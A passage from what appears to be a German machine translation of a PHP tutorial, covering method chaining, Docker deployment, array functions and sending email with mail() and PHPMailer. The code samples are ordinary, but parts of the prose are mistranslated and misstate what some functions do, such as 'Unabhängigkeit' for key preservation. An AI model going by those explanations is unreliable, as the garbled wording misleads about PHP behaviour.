Wenn Sie Klassen verwenden, die die Verkettung von Methoden implementieren, müssen Sie beim Aufruf von Getter-Methoden (dh Methoden, die etwas anderes als `$this`) besondere Vorsicht walten. Da Getter einen anderen Wert als `$this` , bewirkt die Verkettung einer zusätzlichen Methode an einen Getter, dass der Aufruf den *erhaltenen* Wert *bearbeitet* , nicht das ursprüngliche Objekt. Obwohl es einige Anwendungsfälle für verkettete Getter gibt, kann der Code weniger lesbar sein.

Demetergesetz und Auswirkungen auf die Prüfung

Method Chaining wie oben dargestellt verstößt nicht gegen das Gesetz von Demeter . Es hat auch keine Auswirkungen auf das Testen. Das liegt daran, dass wir die Host-Instanz zurückgeben und nicht einen anderen Mitarbeiter. Es ist ein weit verbreitetes Missverständnis, das von Leuten verursacht wird, die bloße Methodenketten mit *fließenden Schnittstellen* und *Ausdrucks-Generatoren* verwechseln. Nur wenn Method Chaining *andere Objekte als das* Hostobjekt zurückgibt, verstoßen Sie gegen das Gesetz des Demeters und landen bei Ihren Tests mit Mock-Festen.

Designmuster online lesen: https://riptutorial.com/de/php/topic/9992/designmuster

Kapitel 25: Docker-Bereitstellung

Einführung

Docker ist eine sehr beliebte Containerlösung, die häufig für die Bereitstellung von Code in Produktionsumgebungen verwendet wird. Es vereinfacht das *Verwalten* und *Skalieren von* Webanwendungen und Microservices.

Bemerkungen

In diesem Dokument wird davon ausgegangen, dass das Andockfenster installiert ist und der Daemon ausgeführt wird. Sie können sich auf die Docker-Installation beziehen, um zu erfahren , wie Sie diese installieren.

Examples

Holen Sie sich ein Docker-Image für PHP

Um die Anwendung auf Docker bereitzustellen, müssen wir das Image zunächst von der Registrierung abrufen.

```
docker pull php
```

Dadurch erhalten Sie die neueste Version des Images aus dem *offiziellen PHP-Repository* . Im Allgemeinen wird `PHP` normalerweise zum Implementieren von Webanwendungen verwendet. Daher benötigen wir einen http-Server, der zum Image passt. `php:7.0-apache` Image wird mit Apache vorinstalliert, um die Bereitstellung schnell zu erleichtern.

Dockerfile schreiben

`Dockerfile` wird verwendet, um das benutzerdefinierte Image zu konfigurieren, das mit den Webanwendungscodes erstellt wird. Erstellen Sie eine neue Datei `Dockerfile` im Stammordner des Projekts, und `Dockerfile` den folgenden Inhalt in denselben Ordner ein

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

Die erste Zeile ist ziemlich geradlinig und wird verwendet, um zu beschreiben, mit welchem Image ein neues Image erstellt werden soll. Das gleiche könnte in jeder anderen spezifischen Version von PHP aus der Registry geändert werden.

Die zweite Zeile besteht einfach darin, die `php.ini` Datei in unser Bild hochzuladen. Sie können diese Datei jederzeit in einen anderen benutzerdefinierten Dateispeicherort ändern.

Die dritte Zeile kopiert die Codes im aktuellen Verzeichnis nach `/var/www/html` , unserer Webroot. Denken Sie an `/var/www/html` im Bild.

Die letzte Zeile würde einfach Port 80 im Docker-Container öffnen.

Dateien ignorieren

In einigen Fällen gibt es möglicherweise Dateien, die Sie nicht auf dem Server haben möchten, wie z. B. die Umgebungskonfiguration usw. Nehmen wir an, wir haben unsere Umgebung in `.env` . Um diese Datei zu ignorieren, können Sie sie einfach `.dockerignore` im Stammverzeichnis unserer Codebase hinzufügen.

Gebäudebild

Das Erstellen eines Images ist nicht spezifisch für `php` , aber um das oben beschriebene Image zu erstellen, können wir es einfach verwenden

```
docker build -t <Image name> .
```

Sobald das Image erstellt ist, können Sie dasselbe mit überprüfen

```
docker images
```

Dies würde alle in Ihrem System installierten Images auflisten.

Anwendungscontainer starten

Sobald wir ein Bild bereit haben, können wir dasselbe starten. Um einen `container` aus dem Bild zu erstellen, verwenden Sie

```
docker run -p 80:80 -d <Image name>
```

Im obigen `-p 80:80` würde `-p 80:80` den Port `80` Ihres Servers an den Port `80` des Containers weiterleiten. Das Flag `-d` , dass der Container als Hintergrundjob ausgeführt werden soll. Das Finale gibt an, welches Image zum Erstellen des Containers verwendet werden soll.

Container prüfen

Um laufende Container zu überprüfen, verwenden Sie einfach

```
docker ps
```

Dadurch werden alle Container aufgelistet, die auf dem Docker-Daemon ausgeführt werden.

Anwendungsprotokolle

Protokolle sind sehr wichtig, um die Anwendung zu debuggen. Um sie zu überprüfen, verwenden Sie

```
docker logs <Container id>
```

Docker-Bereitstellung online lesen: https://riptutorial.com/de/php/topic/9327/docker-bereitstellung

Kapitel 26: Ein Array manipulieren

Examples

Elemente aus einem Array entfernen

So entfernen Sie ein Element innerhalb eines Arrays, z. B. das Element mit dem Index 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

Dadurch werden die Äpfel aus der Liste entfernt. `unset` jedoch, dass die Indizes der übrigen Elemente durch `unset` nicht geändert werden. `$fruit` enthält nun also die Indizes `0` und `2` .

Für ein assoziatives Array können Sie es wie folgt entfernen:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Jetzt ist $ Obst

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Beachten Sie, dass

```
unset($fruit);
```

löscht die Variable und entfernt somit das gesamte Array, sodass auf keines seiner Elemente mehr zugegriffen werden kann.

Terminalelemente entfernen

array_shift () - Verschiebt ein Element vom Anfang des Arrays.

Beispiel:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

Ausgabe:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () - Platziere das Element am Ende des Arrays.

Beispiel:

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

Ausgabe:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Filtern eines Arrays

Um Werte aus einem Array herauszufiltern und ein neues Array zu erhalten, das alle Werte enthält, die die Filterbedingung erfüllen, können Sie die Funktion `array_filter` verwenden.

Nicht leere Werte filtern

Der einfachste Fall der Filterung besteht darin, alle "leeren" Werte zu entfernen:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Filtern nach Rückruf

Diesmal definieren wir unsere eigene Filterregel. Angenommen, wir möchten nur gerade Zahlen erhalten:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

Die Funktion `array_filter` empfängt das zu filternde Array als erstes Argument und einen Rückruf, der das Filterprädikat als zweites definiert.

5.6

Filtern nach Index

Ein dritter Parameter kann der Funktion `array_filter` zur Verfügung `array_filter` werden, der es ermöglicht, zu optimieren, welche Werte an den Rückruf übergeben werden. Dieser Parameter kann entweder auf `ARRAY_FILTER_USE_KEY` oder `ARRAY_FILTER_USE_BOTH` , was dazu führt, dass der Rückruf den Schlüssel anstelle des Werts für jedes Element im Array erhält, oder sowohl Wert als auch Schlüssel als Argumente. Wenn Sie sich beispielsweise mit Indizes befassen wollen, ist dies ein Wert von Werten:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Indizes in gefiltertem Array

Beachten Sie, dass `array_filter` die ursprünglichen Array-Schlüssel `array_filter` . Ein häufiger Fehler wäre die Verwendung einer `for` Schleife für das gefilterte Array:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}
```

```
/*
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

Dies geschieht, weil die Werte auf den Positionen 1 (`0`), 3 (`null`), 5 (leere Zeichenfolge `''`) und 7 (leeres Array `[]`) zusammen mit den entsprechenden Indexschlüsseln entfernt wurden.

Wenn Sie das Ergebnis eines Filters für ein indiziertes Array `array_values` , müssen Sie zuerst `array_values` für das Ergebnis von `array_filter` , um ein neues Array mit den richtigen Indizes zu erstellen:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

Element zum Arrayanfang hinzufügen

Manchmal möchten Sie ein Element am Anfang eines Arrays hinzufügen, **ohne eines der aktuellen Elemente (*Reihenfolge*) innerhalb des Arrays zu ändern** . Wann immer dies der Fall ist, können Sie `array_unshift()` .

> **`array_unshift()`** überträgt übergebene Elemente an die Vorderseite des Arrays. Beachten Sie, dass die Liste der Elemente als Ganzes vorangestellt wird, sodass die vorangegangenen Elemente in derselben Reihenfolge bleiben. Alle numerischen Array-Tasten werden so geändert, dass die Zählung von Null beginnt, während die Literal-Tasten nicht berührt werden.

Aus der PHP-Dokumentation für `array_unshift()` .

Wenn Sie dies erreichen möchten, müssen Sie Folgendes tun:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

Dies fügt jetzt `4` als erstes Element in Ihrem Array hinzu. Sie können dies überprüfen durch:

```
print_r($myArray);
```

Dies gibt ein Array in der folgenden Reihenfolge zurück: `4, 1, 2, 3.`

Da `array_unshift` das Array zwingt, die Schlüssel-Wert-Paare zurückzusetzen, da die folgenden Einträge die Schlüssel `n+1` haben, ist es intelligenter, ein neues Array zu erstellen und das vorhandene Array an das neu erstellte Array anzuhängen.

Beispiel:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Ausgabe ($ joinArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

Whitelist nur einige Array-Schlüssel

Wenn Sie nur bestimmte Schlüssel in Ihren Arrays zulassen möchten, insbesondere wenn das Array von Anforderungsparametern stammt, können Sie `array_intersect_key` zusammen mit `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

Wenn die `parameters` keinen zulässigen Schlüssel enthält, besteht die `filteredParameters` Variable aus einem leeren Array.

Seit PHP 5.6 können Sie `array_filter` für diese Task verwenden, indem Sie das `ARRAY_FILTER_USE_KEY` Flag als dritten Parameter übergeben:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

Die Verwendung von `array_filter` bietet die zusätzliche Flexibilität, einen beliebigen Test mit dem Schlüssel durchzuführen, z. B. könnte `$allowedKeys` Regex-Muster anstelle von einfachen Zeichenfolgen enthalten. Es gibt außerdem explizit die Absicht des Codes an als `array_intersect_key()` Kombination mit `array_flip()` .

Ein Array sortieren

Es gibt verschiedene Sortierfunktionen für Arrays in PHP:

Sortieren()

Ein Array in aufsteigender Reihenfolge nach Wert sortieren.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

führt in

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

Sortieren Sie ein Array in absteigender Reihenfolge nach Wert.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

führt in

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort ()

Sortieren Sie ein Array in aufsteigender Reihenfolge nach Wert, und bewahren Sie die Unabhängigkeit auf.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

führt in

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort ()

Sortieren Sie ein Array in absteigender Reihenfolge nach Wert, und bewahren Sie die Unabhängigkeit auf.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

führt in

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

Sortieren Sie ein Array in aufsteigender Reihenfolge nach Schlüssel

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

führt in

```
Array
(
```

```
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort ()

Sortieren Sie ein Array in absteigender Reihenfolge nach Schlüssel.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

führt in

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

Sortieren Sie ein Array so, wie es ein Mensch tun würde (natürliche Ordnung).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

führt in

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort ()

Sortieren Sie ein Array auf eine Art und Weise, die ein Mensch tun würde (natürliche Reihenfolge)

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

führt in

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

Mischen()

Mischen eines Arrays (zufällig sortiert).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

Wie in der Beschreibung geschrieben, ist es zufällig, also hier nur ein Beispiel, woraus es resultieren kann

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

Sortieren Sie ein Array mit einer benutzerdefinierten Vergleichsfunktion.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

führt in

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

uasort ()

Sortieren Sie ein Array mit einer benutzerdefinierten Vergleichsfunktion, und behalten Sie die Schlüssel bei.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

führt in

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

Sortieren Sie ein Array nach Schlüsseln mit einer benutzerdefinierten Vergleichsfunktion.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
```

```
print_r($array);
```

führt in

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

Werte mit Schlüsseln austauschen

`array_flip` Funktion `array_flip` tauscht alle Schlüssel mit ihren Elementen aus.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Verbinden Sie zwei Arrays in einem Array

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Assoziatives Array:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Führt die Elemente eines oder mehrerer Arrays zusammen, sodass die Werte von einem an das Ende des vorherigen Arrays angehängt werden. Es gibt das resultierende Array zurück.
2. Wenn die Eingabearrays die gleichen Zeichenfolgenschlüssel haben, überschreibt der

spätere Wert für diesen Schlüssel den vorherigen. Wenn die Arrays jedoch numerische Schlüssel enthalten, wird der ursprüngliche Wert nicht durch den späteren Wert überschrieben, sondern angehängt.

3. Werte im Eingabefeld mit numerischen Schlüsseln werden mit inkrementierenden Schlüsseln beginnend mit Null im Ergebnisfeld nummeriert.

Ein Array manipulieren online lesen: https://riptutorial.com/de/php/topic/6825/ein-array-manipulieren

Kapitel 27: Email schicken

Parameter

Parameter	Einzelheiten
`string $to`	Die E-Mail-Adresse des Empfängers
`string $subject`	Die Betreffzeile
`string $message`	Der Körper der E-Mail
`string $additional_headers`	Optional: Header, die der E-Mail hinzugefügt werden sollen
`string $additional_parameters`	Optional: Argumente, die in der Befehlszeile an die konfigurierte E-Mail-Sendeanwendung übergeben werden sollen

Bemerkungen

E-Mail, die ich durch mein Skript schicke, kommt nie an. Was soll ich machen?

- Stellen Sie sicher, dass die Fehlerberichterstattung aktiviert ist, um Fehler anzuzeigen.
- Wenn Sie Zugriff auf die Fehlerprotokolldateien von PHP haben, überprüfen Sie diese.
- Ist der Befehl `mail()` auf Ihrem Server ordnungsgemäß konfiguriert ? (Wenn Sie sich auf Shared Hosting befinden, können Sie hier nichts ändern.)
- Wenn E-Mails nur verschwinden, starten Sie ein E-Mail-Konto mit einem Freemail-Dienst, der über einen Spam-Ordner verfügt (oder verwenden Sie ein E-Mail-Konto, das überhaupt keine Spam-Filterung vornimmt). Auf diese Weise können Sie sehen, ob die E-Mail nicht versendet wird oder vielleicht versendet, sondern als Spam gefiltert wird.
- Haben Sie die Absender-E-Mail-Adresse "Von:", die Sie für mögliche E-Mails verwendet haben, überprüft? Sie können auch eine separate Bounce-Adresse für Fehlermails einrichten.

Die E-Mail, die ich versende, wird als Spam gefiltert. Was soll ich machen?

- Gehört die Absenderadresse ("Von") zu einer Domäne, die auf dem Server ausgeführt wird, von dem aus Sie die E-Mail senden? Wenn nicht, ändere das.

  Verwenden Sie niemals Absenderadressen wie `xxx@gmail.com` . Verwenden Sie `reply-to` wenn Sie Antworten benötigen, um an eine andere Adresse zu gelangen.

- Befindet sich Ihr Server auf einer schwarzen Liste? Dies ist eine Möglichkeit, wenn Sie sich

auf Shared Hosting befinden, wenn sich Nachbarn schlecht benehmen. Die meisten Blacklist-Anbieter wie Spamhaus verfügen über Tools, mit denen Sie die IP Ihres Servers nachschlagen können. Es gibt auch Tools von Drittanbietern wie MX Toolbox.

- Bei einigen PHP-Installationen müssen Sie einen fünften Parameter auf mail () setzen, um eine Absenderadresse hinzuzufügen. Sehen Sie, ob dies für Sie der Fall sein könnte.
- Wenn alles andere fehlschlägt, sollten Sie E-Mail-as-a-Service wie Mailgun , SparkPost , Amazon SES , Mailjet , SendinBlue oder SendGrid verwenden, um nur einige zu nennen. Sie verfügen alle über APIs, die mit PHP aufgerufen werden können.

Examples

E-Mail senden - Die Grundlagen, weitere Details und ein vollständiges Beispiel

Eine typische E-Mail besteht aus drei Hauptkomponenten:

1. Ein Empfänger (als E-Mail-Adresse dargestellt)
2. Ein Thema
3. Ein Nachrichtentext

Das Senden von E-Mails in PHP kann so einfach wie das Aufrufen der integrierten Funktion `mail()` . `mail()` nimmt bis zu fünf Parameter an, aber nur die ersten drei werden benötigt, um eine E-Mail zu senden (obwohl die vier Parameter üblicherweise verwendet werden, wie unten gezeigt wird). Die ersten drei Parameter sind:

1. E-Mail-Adresse des Empfängers (Zeichenfolge)
2. Der Betreff der E-Mail (Zeichenfolge)
3. Der Körper der E-Mail (String) (zB der Inhalt der E-Mail)

Ein minimales Beispiel würde dem folgenden Code ähneln:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

Das einfache Beispiel oben funktioniert gut, wenn ein E-Mail-Alarm für ein internes System hart codiert ist. Es ist jedoch üblich, die übergebenen Daten als Parameter für `mail()` in Variablen zu platzieren, um den Code sauberer und einfacher zu verwalten (z. B. das dynamische Erstellen einer E-Mail aus einer Formularübermittlung).

Darüber hinaus akzeptiert `mail()` einen vierten Parameter, mit dem Sie zusätzliche E-Mail-Header mit Ihrer E-Mail senden können. Mit diesen Kopfzeilen können Sie Folgendes festlegen:

- der `From` Namen und E - Mail - Adresse wird der Benutzer sehen
- Die `Reply-To` E `Reply-To` Mail-Adresse, an die der Benutzer eine Antwort sendet
- zusätzliche Nicht-Standard-Header wie `X-Mailer` die dem Empfänger mitteilen können, dass diese E-Mail über PHP gesendet wurde

```
$to      = 'recipient@example.com';             // Could also be $to      =
```

```
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Der optionale fünfte Parameter kann verwendet werden, um zusätzliche Flags als Befehlszeilenoptionen an das Programm zu übergeben, das für das Senden von E-Mail konfiguriert ist, wie in der Konfigurationseinstellung `sendmail_path` definiert. Dies kann beispielsweise verwendet werden, um die Absenderadresse des Umschlags festzulegen, wenn sendmail / postfix mit der Option `-f` sendmail verwendet wird.

```
$fifth  = '-fno-reply@example.com';
```

Obwohl die Verwendung von `mail()` ziemlich zuverlässig sein kann, ist es keinesfalls garantiert, dass eine E-Mail gesendet wird, wenn `mail()` aufgerufen wird. Um festzustellen, ob beim Senden Ihrer E-Mail ein potenzieller Fehler auftritt, sollten Sie den Rückgabewert von `mail()` erfassen. `TRUE` wird zurückgegeben, wenn die Mail erfolgreich zur Zustellung angenommen wurde. Andernfalls erhalten Sie `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

HINWEIS : Obwohl `mail()` möglicherweise `TRUE` , bedeutet dies *nicht* , dass die E-Mail gesendet wurde oder dass die E-Mail vom Empfänger empfangen wird. Es zeigt nur an, dass die Mail erfolgreich an das Mail-System Ihres Systems übergeben wurde.

Wenn Sie eine HTML-E-Mail senden möchten, müssen Sie nicht mehr viel Arbeit erledigen. Du musst:

1. Fügen Sie den `MIME-Version` Header hinzu
2. Fügen Sie den `Content-Type` Header hinzu
3. Stellen Sie sicher, dass Ihr E-Mail-Inhalt HTML ist

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Hier ist ein vollständiges Beispiel für die Verwendung der `mail()` Funktion von PHP

```php
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

Siehe auch

Offizielle Dokumentation

- `mail()`
- PHP `mail()` Konfiguration

Verwandte Fragen zum Stapelüberlauf

- Das PHP-E-Mail-Formular schließt das Versenden von E-Mails nicht ab
- Wie stellen Sie sicher, dass E-Mails, die Sie programmgesteuert senden, nicht automatisch

als Spam markiert werden?
- So verwenden Sie SMTP zum Senden von E-Mails
- Umschlag von Adresse einstellen

Alternative Mailer

- PHPMailer
- SwiftMailer
- Birne :: Mail

E-Mail-Server

- Mercury Mail (Windows)

Verwandte Themen

- Post / Redirect / Get

Senden von HTML-E-Mails mit mail ()

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

Dies ist nicht viel anders als das Senden einer Nur-Text-E-Mail . Der Hauptunterschied besteht darin, dass der Inhaltskörper wie ein HTML-Dokument strukturiert ist. Außerdem müssen zwei zusätzliche Header eingefügt werden, damit der E-Mail-Client die E-Mail als HTML ausgeben kann. Sie sind:

- MIME-Version: 1.0
- Inhaltstyp: Text / HTML; Zeichensatz = UTF-8

Senden von Nur-Text-E-Mails mit PHPMailer

Grundlegende Text-E-Mail

```
<?php

$mail = new PHPMailer();
```

```
$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Hinzufügen weiterer Empfänger, CC-Empfänger, BCC-Empfänger

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Senden einer E-Mail mit einer Anlage mithilfe von mail ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
```

```
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-Kodierungen

Die verfügbaren Kodierungen sind *7bit, 8bit, binär, quoted-printable, Base64, ietf-Token,* und *x-Token.* Wenn ein Header einen *mehrteiligen* Content-Type hat, **darf** die Content-Transfer-Encoding keinen anderen Wert als *7bit* , *8bit* oder *binär haben,* wie in RFC 2045, Abschnitt 6.4 angegeben.

